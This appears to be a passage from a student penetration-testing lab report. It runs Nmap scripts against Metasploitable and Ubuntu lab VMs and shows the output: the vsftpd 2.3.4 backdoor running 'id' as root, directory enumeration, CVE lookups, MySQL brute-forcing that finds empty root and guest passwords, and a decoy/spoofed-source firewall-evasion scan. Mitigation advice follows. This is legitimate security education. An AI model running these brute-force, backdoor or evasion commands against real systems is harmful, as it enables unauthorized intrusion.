  Control connection is plain text
  Data connections will be plain text
  vsFTPD 2.3.4 - secure, fast, stable
|_End of status
ftp-vsftpd-backdoor:
VULNERABLE:
vsFTPD version 2.3.4 backdoor
State: VULNERABLE (Exploitable)
IDs: CVE:CVE-2011-2523 BID:48539
vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
Disclosure date: 2011-07-03
Exploit results:
  Shell command: id
  Results: uid=0(root) gid=0(root)
References:
  https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd\_234\_backdoor.rb
  https://www.securityfocus.com/bid/48539
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_
MAC Address: 08:00:27:CC:61:A8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.97 seconds
ridzb@kali:~/Desktop$

```

Figure 3

In this figure 3, above mentioned scripts were executed on port 21 of Metasploitable VM and found out with ftp-anon script that anonymous ftp login was allowed and with ftp-syst, found out some information about the FTP server status and with the ftp-vsftpd-backdoor script, found out information about the backdoor vulnerability and the vulnerability is exploitable.

Test Case 3: HTTP enumeration (Finding hidden files and directories)

For this test case, HTTP-enum script will be used as this will lists out important files and directories that are not publicly listed on the webserver which can reveal some misconfiguration that can be exploited.




Figure 4

Expected Results and Analysis:





Figure 5

In this figure 5, http-enum script was executed on port 80 of the Metasploitable machine and found the directories like /test, /phpinfo.php, /phpMyAdmin, /doc, /icons, /index which are not publicly listed as it can be seen in figure 4. These directories can give attackers valuable information to perform exploitation on the target.

Some of the hidden files and directories

/test/: Test page



/phpinfo.php/

The screenshot shows a web browser window with the title "phpinfo()". The address bar displays "10.0.2.10/phpinfo.php". The browser's bookmark bar is the same as in the previous screenshot. The main content area displays the output of the phpinfo() function, titled "PHP Version 5.2.4-2ubuntu5.10". The output is organized into a table with the following sections and values:

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

Below the table, there is a note: "This server is protected with the Suhosin Patch 0.9.6.2 Copyright (c) 2006 Hardened-Php Project." To the right of this note is the text "수호신". At the bottom, there is a note: "This program makes use of the Zend Scripting Language Engine: Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies". To the right of this note is the text "Powered By" and the Zend Engine 2 logo.

/icons/

Index of /icons

10.0.2.10/icons/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB

Index of /icons

Name	Last modified	Size	Description
Parent Directory	-	-	-
README	28-Aug-2007 06:48	5.0K	-
README.html	28-Aug-2007 06:48	35K	-
a.gif	20-Nov-2004 15:16	246	-
a.png	28-Aug-2007 06:54	317	-
alert.black.gif	20-Nov-2004 15:16	242	-
alert.black.png	28-Aug-2007 06:54	304	-
alert.red.gif	20-Nov-2004 15:16	247	-
alert.red.png	28-Aug-2007 06:54	315	-
apache_pb.gif	20-Nov-2004 15:16	2.3K	-
apache_pb.png	28-Aug-2007 06:54	2.0K	-
apache_pb2.gif	20-Nov-2004 15:16	2.4K	-
apache_pb2.png	28-Aug-2007 06:54	2.1K	-
apache_pb2_ani.gif	20-Nov-2004 15:16	2.1K	-
back.gif	20-Nov-2004 15:16	216	-
back.png	28-Aug-2007 06:54	316	-
ball.gray.gif	20-Nov-2004 15:16	233	-
ball.gray.png	28-Aug-2007 06:54	317	-
ball.red.gif	20-Nov-2004 15:16	205	-
ball.red.png	28-Aug-2007 06:54	295	-
binary.gif	20-Nov-2004 15:16	246	-
binary.png	28-Aug-2007 06:54	316	-
binhex.gif	20-Nov-2004 15:16	246	-
binhex.png	28-Aug-2007 06:54	325	-
blank.gif	20-Nov-2004 15:16	148	-
blank.png	28-Aug-2007 06:54	220	-
bomb.gif	20-Nov-2004 15:16	308	-
bomb.png	28-Aug-2007 06:54	390	-
box1.gif	20-Nov-2004 15:16	251	-
box1.png	28-Aug-2007 06:54	325	-

/doc/

Index of /doc

10.0.2.10/doc/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB M

Index of /doc

Name	Last modified	Size	Description
Parent Directory	-	-	-
acl/	14-Nov-2007 05:59	-	-
adduser/	16-Mar-2010 19:00	-	-
ant/	23-Mar-2010 17:54	-	-
antlr/	23-Mar-2010 17:54	-	-
apache2-mpm-prefork/	16-Apr-2010 02:10	-	-
apache2-utils/	30-Mar-2010 10:43	-	-
apache2.2-common/	16-Apr-2010 02:10	-	-
apache2/	17-Mar-2010 10:08	-	-
apparmor-utils/	16-Mar-2010 19:11	-	-
apparmor/	16-Mar-2010 19:11	-	-
apt-utils/	16-Mar-2010 19:00	-	-
apt/	16-Mar-2010 19:00	-	-
aptitude/	16-Mar-2010 19:00	-	-
at/	16-Mar-2010 19:11	-	-
attr/	31-Oct-2007 18:45	-	-
autoconf/	28-Apr-2010 00:25	-	-
autoconf2.59/	28-Apr-2010 00:24	-	-
base-files/	16-Mar-2010 18:58	-	-
base-passwd/	16-Mar-2010 18:58	-	-
bash-completion/	16-Mar-2010 19:11	-	-
bash/	16-Mar-2010 19:11	-	-
bcelocs-locales-bin/	16-Mar-2010 18:58	-	-
bind9-host/	16-Mar-2010 19:11	-	-
bind9/	17-Mar-2010 10:01	-	-
binutils/	23-Mar-2010 17:54	-	-
bsdmainutils/	16-Mar-2010 19:11	-	-
bsdutils/	16-Mar-2010 18:58	-	-
busybox-initramfs/	16-Mar-2010 19:00	-	-
bzip2/	16-Mar-2010 19:00	-	-

Test Case 4: Enumerate information about Vulnerability

For this test case, vulners script from the Nmap script engine will be used to enumerate information about vulnerability based on banner or service version that gets displayed during the scan. Results of the scan display CVE (Common Vulnerabilities and Exposures) and ratings from 0-10, 0 is the lowest, and 10 is the highest severity vulnerability.

Expected Results and Analysis:

```
ridzb@kali:~/Desktop$ sudo nmap -sV -p21-8080 --script vulners 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-24 04:11 EST
Nmap scan report for 10.0.2.6
Host is up (0.00015s latency).
Not shown: 8036 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
vulners:
  cpe:/a:openbsd:openssh:4.7p1:
    CVE-2010-4478 7.5 https://vulners.com/cve/CVE-2010-4478
    CVE-2008-1657 6.5 https://vulners.com/cve/CVE-2008-1657
    SSV:60656 5.0 https://vulners.com/seebug/SSV:60656 *EXPLOIT*
    CVE-2017-15906 5.0 https://vulners.com/cve/CVE-2017-15906
    CVE-2010-5107 5.0 https://vulners.com/cve/CVE-2010-5107
    CVE-2012-0814 3.5 https://vulners.com/cve/CVE-2012-0814
    CVE-2011-5000 3.5 https://vulners.com/cve/CVE-2011-5000
    CVE-2011-4327 2.1 https://vulners.com/cve/CVE-2011-4327
    CVE-2008-3259 1.2 https://vulners.com/cve/CVE-2008-3259
  _
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
vulners:
  cpe:/a:isc:bind:9.4.2:
    SSV:2853 10.0 https://vulners.com/seebug/SSV:2853 *EXPLOIT*
    CVE-2008-0122 10.0 https://vulners.com/cve/CVE-2008-0122
    SSV:60184 8.5 https://vulners.com/seebug/SSV:60184 *EXPLOIT*
    CVE-2012-1667 8.5 https://vulners.com/cve/CVE-2012-1667
    SSV:60292 7.8 https://vulners.com/seebug/SSV:60292 *EXPLOIT*
    CVE-2014-8500 7.8 https://vulners.com/cve/CVE-2014-8500
    CVE-2012-5166 7.8 https://vulners.com/cve/CVE-2012-5166
    CVE-2012-4244 7.8 https://vulners.com/cve/CVE-2012-4244
    CVE-2012-3817 7.8 https://vulners.com/cve/CVE-2012-3817
    CVE-2008-4163 7.8 https://vulners.com/cve/CVE-2008-4163
    CVE-2010-0382 7.6 https://vulners.com/cve/CVE-2010-0382
    EXPLOITPACK:D6DDF5E24DE171DAAD71FD95FC1B67F2 7.2 https://vulners.com/exploitpack/EXPLOITPACK:D6DDF5E24DE171DAAD71FD95FC1B67F2 *EXPLOIT*
  CVE-2017-3141 7.2 https://vulners.com/cve/CVE-2017-3141
  CVE-2015-8461 7.1 https://vulners.com/cve/CVE-2015-8461
  CVE-2015-8704 6.8 https://vulners.com/cve/CVE-2015-8704
  CVE-2009-0025 6.8 https://vulners.com/cve/CVE-2009-0025
  CVE-2015-8705 6.6 https://vulners.com/cve/CVE-2015-8705
  CVE-2010-3614 6.4 https://vulners.com/cve/CVE-2010-3614
  SSV:30099 5.0 https://vulners.com/seebug/SSV:30099 *EXPLOIT*
  SSV:20595 5.0 https://vulners.com/seebug/SSV:20595 *EXPLOIT*
  PACKETSTORM:157836 5.0 https://vulners.com/packetstorm/PACKETSTORM:157836 *EXPLOIT*
  EDB-ID:48521 5.0 https://vulners.com/exploitdb/EDB-ID:48521 *EXPLOIT*
  CVE-2020-8617 5.0 https://vulners.com/cve/CVE-2020-8617
  CVE-2020-8616 5.0 https://vulners.com/cve/CVE-2020-8616
  CVE-2017-3145 5.0 https://vulners.com/cve/CVE-2017-3145
  CVE-2016-9444 5.0 https://vulners.com/cve/CVE-2016-9444
  CVE-2016-9131 5.0 https://vulners.com/cve/CVE-2016-9131
```

Figure 6

So according to the figure 6 result, it displays various CVE, ratings and also gives links to vulners.com website where it has a list of particular CVE and shows the disclosure date like in figure 7 below. So, all of this information gives ideas to attackers about what services should be targeted.

CVE-2010-4478

<https://vulners.com/cve/CVE-2010-4478>

Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

CVE-2010-4478

2010-12-06 22:30:00

cvss 7.5

6.4

ID CVE-2010-4478

Type cve

Reporter cve@mitre.org

Modified 2017-09-19 01:31:00

CWE-287

Description

OpenSSH 5.6 and earlier, when J-PAKE is enabled, does not properly validate the public parameters in the J-PAKE protocol, which allows remote attackers to bypass the need for knowledge of the shared secret, and successfully authenticate, by sending crafted values in each round of the protocol, a related issue to CVE-2010-4252.

Platform


Vendor	Product	Version
openbsd	openssh	3.1
openbsd	openssh	4.1
openbsd	openssh	1.2.27
openbsd	openssh	3.7.1p2
openbsd	openssh	2.9.9
openbsd	openssh	3.9.1
openbsd	openssh	3.0p1
openbsd	openssh	2.9
openbsd	openssh	3.0.1p1
openbsd	openssh	4.3p2

Figure 7

Test Case 5: MySQL Enumeration

For this test case, MySQL scripts from the Nmap script engine will be used to do MySQL enumeration. MySQL info script will be used as it will help in getting information regarding MySQL service and MySQL brute script to brute-force accounts that have access to the MySQL Database.

Expected Results and Analysis:

A terminal window showing two Nmap scans on 10.0.2.6. The first scan uses the 'mysql-info' script, and the second uses the 'mysql-brute' script. The first scan shows MySQL version 5.0.51a-3ubuntu5. The second scan shows that 'root' and 'guest' are valid credentials.

```
ridzb@kali:~/Desktop$ nmap -p 3306 --script mysql-info 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-24 10:42 EST
Nmap scan report for 10.0.2.6
Host is up (0.0015s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
mysql-info:
  Protocol: 10
  Version: 5.0.51a-3ubuntu5
  Thread ID: 6193
  Capabilities flags: 43564
  Some Capabilities: LongColumnFlag, ConnectWithDatabase, Support41Auth, SwitchToSSLAfterHandshake, SupportsCompression, SupportsTransactions, Speaks41ProtocolNew
  Status: Autocommit
  Salt: ,_{k+1S1:oA5(fIzKGc<

Nmap done: 1 IP address (1 host up) scanned in 0.92 seconds
ridzb@kali:~/Desktop$ nmap -T4 -p 3306 --script mysql-brute --script-args mysql-brute.threads=100 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-24 10:42 EST
Nmap scan report for 10.0.2.6
Host is up (0.00054s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
mysql-brute:
  Accounts:
    root:<empty> - Valid credentials
    guest:<empty> - Valid credentials
  Statistics: Performed 977 guesses in 24 seconds, average tps: 40.7
  ERROR: The service seems to have failed or is heavily firewalled...

Nmap done: 1 IP address (1 host up) scanned in 24.80 seconds
ridzb@kali:~/Desktop$
```

Figure 8




Figure 9

According to Figure 8 results, first, MySQL info script was executed and found out the version of MySQL which can be very useful in performing vulnerability analysis and got salt information which is important as it deals with passwords. Then MySQL brute-force script was used and found out that the root account and the guest account can be logged in using an empty password. Login to root account was tried out first but was not able to log in so then tried with a guest account and was able to log in. Since access to phpMyAdmin (Figure 9) was successful, it's easy to modify database tables, change the privileges of users, and change the user's passwords.

3. Recommendations for vulnerabilities mitigation

1. **Banner Grabbing**

- a) Disable unused services that provide banner information
- b) Remove banner information that could be useful by configuring the application. This can also be done with the help of the vendor
- c) Customizing the banners to show warning message by saying that the network is being monitored. This could help the stopping an attacker in trying to gain information

2. **FTP Enumeration**

- a) If a system is compromised through ftp service by a port request, the ftp clients should block any port requests by using a firewall to check and block.
- b) FTP applications that require username or password are not encrypted when sending so this will make the attacker to see the information in clear text. To avoid this, SSL on FTP should be implemented to make the transfer secure.
- c) Disabling the anonymous login and restricted the privileges in accessing the files and directories

3. **HTTP Enumeration**

- a) Keep hidden files and directories from publicly accessible server
- b) Do not use any Http applications which contain login requirement as Http sending them in plain text

4. **Common Vulnerabilities Exposure**

- a) Always keep applications up to date, so that most of the major security vulnerabilities will be fixed

5. **MySQL Enumeration**

- a) Setting up passwords for all the users and accounts in the database
- b) Restricting access to important information (only share if necessary)

D. Conclusion

1. Conclusion

We focused on the importance of gaining information with the help of port scanning. By gaining information, an attacker can easily find vulnerabilities and security flaws that can comprise not only the target system but also the other systems connected to the network. We focused on a few of the most important ways of port scanning to gain information.

Banner grabbing is a way in which an attacker can get information of the startup information shown about the operating system or application. This shows the version, state, and service. By knowing this we can check for the currently available security flaws for that version of the application or operating system.

FTP Enumeration is used to get information while transferring them in applications that use FTP service. When the port is open, we try to access the FTP server through anonymous login which will then let us download all of the files and folders.

HTTP Enumeration is used to gain access through web applications. Its main advantage is to get the hidden files and directories from the web server through vulnerable web applications.

Common Vulnerability Exposure provides an assessment of the vulnerabilities of an application or operating system that are in the target system. This information is very useful for the attacker as it shows whether the application is exploitable and the level of criticality.

MySQL Enumeration is used to gain access to the MySQL database server of a system. It can help us find usernames having no password for easy login and then grant privileges to the attacker's account.

The phases that are addressed are Scanning, Gaining Access, and Clearing tracks. The security properties that are addressed are Confidentiality of the system information being discovered, Integrity of the database information and user's information of files and directories being compromised, and Availability of the information being denied to the authenticated user. The platforms used are Kali Linux VM, Metasploitable VM, and Ubuntu VM while the tools used are Nmap and Metasploit Framework. We looked at ways in which we can prevent all these ways to gain information and access by configuring, customizing, disabling, and restricting the information so that the attacker cannot cause harm to the user.

So finally, we can conclude with this experiment that the attacker mainly gets information through us from applications and operating systems information that is unnecessarily shown, opening ports that do not require to be open and not updating to the latest version for improvement in the security. All of this chaos can easily be avoided by taking the necessary steps to avoid all of these attacks to gain information by restricting, customizing, and configuring.

2. Challenges met and lessons learned

Challenges met

The challenge that was faced while doing Nmap scanning is Firewall evasion because when the firewall is active it's difficult to evade and had tried out when the target had an active firewall. We tried to scan our target Ubuntu VM and the firewall was enabled on it. We used various options in Nmap to evade Ubuntu firewall like we used stealth scan, setting mtu (Maximum Transmission Unit) to 16, and setting fake source IP address (10.0.0.2) also using decoy IP address. But still, it was difficult to evade the firewall as ports were shown filtered.

```
ridzb@kali:~/Desktop$ sudo nmap -sS -sV --mtu 16 --send-eth -S 10.0.0.2 -e eth0 -D 171.124.180.173 10.0.2.9
WARNING: If -S is being used to fake your source address, you may also have to use -e <interface> and -Pn . If you are using it
to specify your real source address, you can ignore this warning.
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-20 05:49 EST
NSOCK ERROR [0.5370s] mksock_bind_addr(): Bind to 10.0.0.2:0 failed (IOD #1): Cannot assign requested address (99)
Nmap scan report for 10.0.2.9
Host is up (0.00048s latency).
All 1000 scanned ports on 10.0.2.9 are filtered
MAC Address: 08:00:27:64:8B:14 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.06 seconds
```

Figure 10

5	0.105332738	10.0.0.2	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=fb53) [Reassembled in #6]
6	0.105397120	10.0.0.2	10.0.2.9	TCP	42 58240 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7	0.105419320	171.124.180.173	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=fb53) [Reassembled in #8]
8	0.105440412	171.124.180.173	10.0.2.9	TCP	42 58240 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	0.105461704	10.0.0.2	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=8da1) [Reassembled in #10]
10	0.105490238	10.0.0.2	10.0.2.9	TCP	42 58240 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
11	0.105525629	171.124.180.173	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=8da1) [Reassembled in #12]
12	0.105554311	171.124.180.173	10.0.2.9	TCP	42 58240 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13	0.105592387	10.0.0.2	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=749f) [Reassembled in #14]
14	0.105766630	10.0.0.2	10.0.2.9	TCP	42 58240 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15	0.105890766	171.124.180.173	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=749f) [Reassembled in #16]
16	0.105925859	171.124.180.173	10.0.2.9	TCP	42 58240 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
17	0.105963030	10.0.0.2	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=b1b4) [Reassembled in #18]
18	0.106450851	10.0.0.2	10.0.2.9	TCP	42 58240 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19	0.106580338	171.124.180.173	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=b1b4) [Reassembled in #20]
